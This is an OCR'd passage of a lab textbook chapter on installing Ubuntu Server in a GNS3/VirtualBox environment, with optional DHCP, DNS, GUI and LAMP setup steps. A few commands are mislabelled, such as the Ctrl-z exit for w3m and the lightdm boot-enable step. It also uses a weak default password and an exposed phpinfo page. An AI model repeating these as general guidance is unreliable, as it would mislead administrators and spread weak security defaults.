



Figure 1 – Adding VirtualBox VMs to GNS3



General
Template name: Ubuntu Server
Template ID: 277e56c5-6e0e-46d1-a3b3-e33c40659f7f
VirtualBox name: Ubuntu Server
RAM: 2048
Server: Dad-PC
Headless mode enabled: False
On close: power_off
Linked base VM: False
Console type: none
Auto start console: False

Network
Adapters: 1
Name format: Ethernet{0}
Use any adapter: False
Type: Intel PRO/1000 MT Desktop (82540EM)

Figure 2 – Adding new VirtualBox VMs to GNS3



New VirtualBox VM template

Server


Please choose a server type to run the VirtualBox VM.

Server type

○ Run this VirtualBox VM on a remote computer

● Run this VirtualBox VM on my local computer

Figure 3 – Radio button selected



New VirtualBox VM template

VirtualBox Virtual Machine

Please choose a VirtualBox virtual machine from the list.

VM list: GNS3 VM, Mikrotix VM, Windows Server 2022 for GNS3 (selected)

□ Use

Figure 4 – Adding Windows Server 2022




Figure 5 – Screenshot of the VM showing in GNS3 Workspace




Figure 6 – Drag the new VirtualBox object to the GNS3 Workspace





Figure 7 – Looking at the toolbar for the VM

CHAPTER 7

Create a Linux Server

JACOB CHRISTENSEN AND MATHEW J. HEATH VAN HORN, PHD

The Linux operating system has been increasing in popularity for many reasons. Most Linux platforms are free and open-source with very active development communities. Linux is also very reliable in that it often does not require reboots when something goes wrong. Furthermore, Linux is very customizable so only the features that are required are installed. A bare-bones Linux distribution can run on as little as 58MB of RAM! Finally, most applications on Linux are free and open-source.



Used with permission by the artist – Romana A. Heath Van Horn

Many people are reluctant to use Linux because it generally uses a command line interface (CLI) instead of a graphical user interface (GUI) like Windows or Apple. However, all those easy-to-use images require a lot of

RAM and CPU power, so using CLI allows the operating system to focus on the essentials. We use Linux in the GNS3 environment because it requires very little in the way of hardware resources. This allows us to build complex enterprise networks without overloading our hosting machine. This lab will help you download, install, and configure a Ubuntu Linux Server for use in a GNS3 environment.

LEARNING OBJECTIVES

- Successfully download, install, and run Ubuntu Server in a GNS3 environment
- Optional installs for later labs
    - Phase II – DHCP Server – KIA
    - Phase III – DHCP Server – isc-dhcp-server
    - Phase IV – DNS Server – BIND9
    - Phase V – Text-Based Web Browser – w3m
    - Phase VI – GUI – Ubuntu Desktop
    - Phase VII – Web Hosting Service – Apache2

PREREQUISITES

- Chapter 2 – Setting up a GNS3 environment
- Chapter 6 – Adding a VM to GNS3

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Download Ubuntu Server https://ubuntu.com/download/server

CONTRIBUTORS AND TESTERS

- Quinton D. Heath Van Horn, 7th Grade
- David Reese, Mathematics Student, SUNY Brockport
- Cody Shinkyu Park, Honeywell Software Engineer, ERAU-Prescott Alumni
- Evan Paddock, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Sawyer Hansen, Cybersecurity Student, ERAU-Prescott

Phase I – Download and Installation

Installing Linux Server is pretty straightforward. We will use the Ubuntu distribution of Linux due to its expansive documentation and support structure. However, learners will find that other Linux distributions follow similar processes prescribed here.

Furthermore, various tools on the Ubuntu server will be used in part 2 of this book. It is highly recommended that you install all of the optional tools in case you need them later.

1. Download Ubuntu Server from https://ubuntu.com/download/server
2. Start Oracle Virtual Box Manager
3. Click on ***New*** (Figure 1)
    3.1. Pick a name, for this example, we use something clever like "Ubuntu Server"
    3.2. Use the dropdown menu to select the Ubuntu Server ISO that you downloaded
    3.3. Click ***Skip Unattended Installation*** IMPORTANT!
    3.4. Click ***Next***
    3.5. You can leave the hardware on its defaults –> click ***next*** (Figure 2)

NOTE: If you are planning on installing the GUI interface you will need at least **50GB** of hard disk storage in the next step.

    3.6. Leave the default Virtual Hard Disk settings –> click ***next*** (Figure 3)
    3.7. Review the summary and click on ***Finish***
4. Start the Ubuntu Server VM
5. Use the arrow keys to ***Install Ubuntu Server*** (Figure 4)
6. Use the arrow keys to select your language (Figure 5) and your keyboard
7. Use the arrow keys to select ***Ubuntu Server*** and press ***done*** (Figure 6)
8. Accept the default network connections and select***Done*** (Figure 7)
9. Enter a proxy address if you need one select ***Done*** (Figure 8)
10. Enter an alternative Mirror if you know you have one, otherwise, just select ***Done*** (Figure 9)

11. Use the default storage configurations and select *Done* for both screens (Figure 10)

12. Confirm the action and select *Continue* (Figure 11)

    12.1. For the profile information, the following is recommended (Figure 12)
    Your Name: *student*
    Your Servers Name: *ubuntu_server*
    Pick a username: *student*
    Chose a password: *Security1*

13. There is no need to update to Ubuntu Pro, so skip it for now (Figure 13) and continue

14. Select *Install OpenSSH Server* and continue (Figure 14)

15. No snaps are needed – select *done* (Figure 15)

16. Allow the installation and update to complete, then select *Reboot Now* (Figure 16)

17. You might have to hit enter a couple of times depending on the way your VirtualBox is configured

18. Login using the credentials you created earlier

> **NOTE:** If you are new to Linux, you should know that the password cursor does not move. This is a security feature to mask how many characters the password is. Anyone shoulder surfing can accelerate their password brute force efforts by knowing the length of the password.

Phase II – Install DHCP Server – Kea (Optional)

These are the instructions to install Kea as the DHCP server because it is replacing isc-dhcp which is no longer supported. We found documentation limited, so for new learners, we recommend installing the isc-dhcp-server which has expansive examples on the web that new learners can refer to as needed.

1. At the terminal prompt, type

```
sudo apt install kea
```

2. Kea can be configured by typing

```
sudo vi /etc/kea/kea-dhcp4.conf
```

3. The instructions to configure Kea are included in the file

4. You can also use this guide to configure Kea

5. Use this guide to add the Ubuntu Server to the GNS3 Working Environment

Phase III – Install DHCP Server – isc-dhcp-server

The isc-dhcp-server is no longer supported as of October 2022. However, it was in use for a long time and there are many writeups on the web on different configurations. We felt it best to continue to have this option for learners at this time.

1. To install type

```
sudo apt install isc-dhcp-server
```

2. Some shortcut commands for future reference include:

   2.1. To bind the DHCP server to an interface type

   ```
   vi /etc/default/isc-dhcp-server
   ```

   2.2. To configure type

   ```
   sudo vi /etc/dhcp/dhcpd.conf
   ```

   2.3. To test the configuration file type

   ```
   dhcpd -t
   ```

   2.4. To start the DHCP server type

   ```
   sudo systemctl start isc-dhcp-server.service
   ```

   2.5. To enable the DHCP service to start on boot type

   ```
   sudo systemctl enable isc-dhcp-server.service
   ```

2.6. To restart the DHCP server type

```
sudo systemctl restart isc-dhcp-server.service
```

2.7. To check the status of the DHCP server type

```
sudo systemctl status isc-dhcp-server.service
```

Phase IV – Install DNS Server – BIND9

Berkley Internet Name Domain (BIND) is the most popular software suite for DNS implementation on Linux systems.

1. Install software and additional utilities

```
sudo apt install -y bind9 dnsutils bind9-utils
```

2. Modify configurations file

```
sudo nano /etc/bind/named.conf.options
```

3. Configure master zone declarations

```
sudo nano /etc/bind/named.conf.local
```

4. Start DNS daemon

```
sudo systemctl start named
```

5. To restart

```
sudo systemctl restart named
```

6. To check status

```
sudo systemctl status named
```

Phase V – Install a Text-Based Web Browser (Optional)

Occasionally you may want to visit the web from the Ubuntu Server that does not have a GUI. This is how you install w3m.

1. Install by typing

```
sudo apt install w3m
```

2. Run by typing

```
w3m -v http://www.google.com
```

3. Exit the browser by pressing *Ctrl-z*

Phase VI – Install a GUI (Optional)

There could be times when you want a graphical user interface (GUI). Make sure your Linux VM has at least 50GB available on the hard drive. Use the default settings whenever prompted.

1. To install the GUI type

```
sudo apt install ubuntu-desktop
```

2. Install the display manager by typing

```
sudo apt install lightdm
```

3. Enable the LightDM service by typing

```
sudo systemctl start lightdm.service
```

4. To make sure it starts on boot type

```
sudo service lightdm start
```

5. You may have to restart the Ubuntu VM

```
sudo shutdown now -r
```

Phase VII – Install a web hosting service

Creating a web hosting service isn't that complicated, but there are a lot of steps. A web server requires a platform, a database, and an interface. Follow these steps to create a local web hosting service and create a test website that can be accessed.

1. Install a GUI on the Ubuntu Server by following the steps in Phase 6
2. Install Apache HTTP Server
    2.1. Install Apache by typing

    ```
    sudo apt install apache2
    ```

    2.2. Restart the Apache Server by typing

    ```
    sudo service apache2 restart
    ```

    2.3. Test that it is running by opening Firefox and typing 127.0.0.1 in the address bar

    2.4. Check that it says it works (Figure 17)
3. Install MySQL database management system
    3.1. From a terminal install mySQL by typing

```
sudo apt install mysql-server
```

3.2. Verify it was installed by typing

```
sudo mysql -v
```

3.3. Set the password validation by typing

```
sudo mysql_secure_installation
```

3.3.1. Press *y* and set the password strength according to your needs

3.3.2. Press *y* to remove anonymous users

3.3.3. Press *y* to disallow remote root login

3.3.4. Keep the test database by pressing *n*

3.3.5. Reload the privilege tables by pressing *y*

3.4. Test the operability of mysql

3.4.1. Start mysql by typing

```
sudo mysql -u root
```

3.4.2. Create a database by typing

```
create database <name>;
```

3.4.3. List all the databases by typing

```
show databases;
```

3.5. You should have a screen that looks like (Figure 18)

3.6. To leave mysql and return back to the Ubuntu Server console, type

```
exit
```

4. Install PHP web-server scripting language module

4.1. From the terminal, install PHP by typing

```
sudo apt install php
```

4.2. View the version by typing

```
php -v
```

4.3. Make a check file by typing

```
sudo vi /var/www/html/info.php
```

4.3.1. Type *i* and add the following information

```
  <?php
phpinfo();
?>
```

4.3.2. Save the file by pressing the escape key followed by

```
:wq
```

4.4. Restart the Apache service by typing

```
sudo service apache2 restart
```

4.5. Test PHP by opening Firefox and typing the following into the web browser address bar 127.0.0.1/info.php

4.6. You should get the following screen (Figure 19)

NOTE: if a service fails to start and you do not know why, try the following commands:

```
systemctl status <service>
```

